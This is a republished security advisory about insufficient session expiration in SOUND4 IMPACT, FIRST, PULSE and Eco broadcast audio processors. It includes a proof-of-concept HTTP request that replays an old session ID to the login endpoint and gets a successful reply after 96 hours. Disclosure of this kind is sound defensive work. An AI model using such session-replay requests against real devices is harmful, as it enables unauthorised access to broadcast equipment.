

# SOUND4 IMPACT/FIRST/PULSE/Eco 2.x Insufficient Session Expiration

2022.12.16		
Credit: <a href="https://cxsecurity.com/author/LiquidWorm/1/">LiquidWorm (https://cxsecurity.com/author/LiquidWorm/1/)</a>		
Risk: <span style="border: 1px solid black; padding: 2px;">Medium</span>	Local: <span style="border: 1px solid black; padding: 2px;">Yes</span>	Remote: <span style="border: 1px solid black; padding: 2px;">No</span>
CVE: <span style="border: 1px solid black; padding: 2px;">N/A</span>	CWE: <span style="border: 1px solid black; padding: 2px;">N/A</span>	

**SOUND4 IMPACT/FIRST/PULSE/Eco <=2.x Insufficient Session Expiration**

**Vendor:** SOUND4 Ltd.  
**Product web page:** <https://www.sound4.com> | <https://www.sound4.biz>  
**Affected version:** 4.1.102

**Summary:** The SOUND4 IMPACT introduces an innovative process - mono and stereo parts of the signal are processed separately to obtain perfect consistency in terms of both sound and level. Therefore, in moving reception, when the FM receiver switches from stereo to mono and back to stereo, the sound variations and changes in level are reduced by over 90%. In the SOUND4 IMPACT processing chain, the stereo expander can be used substantially without any limitations.

With its advanced functionalities and impressive versatility, SOUND4 PULSE gives clients the ultimate price - performance ratio, provid

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much more than just a processor. Flexible and powerful, it ensures perfect sound quality and full compatibility with radio broadcasting standards and can be used simultaneously for FM and HD, DAB, DRM or streaming.

SOUND4 FIRST provides all the most important functionalities you need in an FM/HD processor and sets the bar high both in terms of performance and affordability. Designed to deliver a sound of uncompromising quality, this tool gives you 2-band processing, a digital stereo generator and an IMPACT Clipper.

Desc: The application suffers an insufficient session expiration. This occurs when the web application permits an attacker to reuse old session credentials or session IDs for authorization. Insufficient session expiration increases the device's exposure to attacks that can steal or reuse user's session identifiers.

Tested on: Apache/2.4.25 (Unix)  
OpenSSL/1.0.2k  
PHP/7.1.1  
GNU/Linux 5.10.43 (armv7l)  
GNU/Linux 4.9.228 (armv7l)

Vulnerability discovered by Gjoko 'LiquidWorm' Krstic  
Macedonian Information Security Research and Development Laboratory  
Zero Science Lab - <https://www.zeroscience.mk> - @zeroscience

**Advisory ID: ZSL-2022-5724**

**Advisory URL: <https://www.zeroscience.mk/en/vulnerabilities/ZSL-2022-5724.php>**

**26.09.2022**

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**Session valid after 96 hours:**

**POST /checklogin.php HTTP/1.1**

**Host: RADIO**

**Cookie: PHPSESSID=q9rooqkl3kl20aianmveimu23q; monitor-mp3-bitrate=128; monitor-volume=1; settings\_accordion\_active=3; netdiagsaccordion\_last=0**

**Content-Length: 34**

**Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"**

**Accept: \*/\***

**Content-Type: application/x-www-form-urlencoded; charset=UTF-8**

**X-Requested-With: XMLHttpRequest**

**Sec-Ch-Ua-Mobile: ?0**

**User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36**

**Sec-Ch-Ua-Platform: "Windows"**

**Origin: https://RADIO**

**Sec-Fetch-Site: same-origin**

**Sec-Fetch-Mode: cors**

**Sec-Fetch-Dest: empty**

**Referer: https://RADIO/linkandshare.php**

**Accept-Encoding: gzip, deflate**

**Accept-Language: en-US,en;q=0.9**

**Connection: close**

**session=q9rooqkl3kl20aianmveimu23q**

**HTTP/1.1 200 OK**


**Date:** Sat, 03 Jan 1970 11:13:19 GMT  
**Server:** Apache/2.4.25 (Unix) OpenSSL/1.0.2k PHP/7.1.1  
**X-Powered-By:** PHP/7.1.1  
**Expires:** Thu, 19 Nov 1981 08:52:00 GMT  
**Cache-Control:** no-store, no-cache, must-revalidate  
**Pragma:** no-cache  
**Vary:** User-Agent  
**Content-Length:** 1  
**Connection:** close  
**Content-Type:** text/html; charset=UTF-8

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**See this note in RAW Version** (<https://cxsecurity.com/ascii/WLB-2022120030>)

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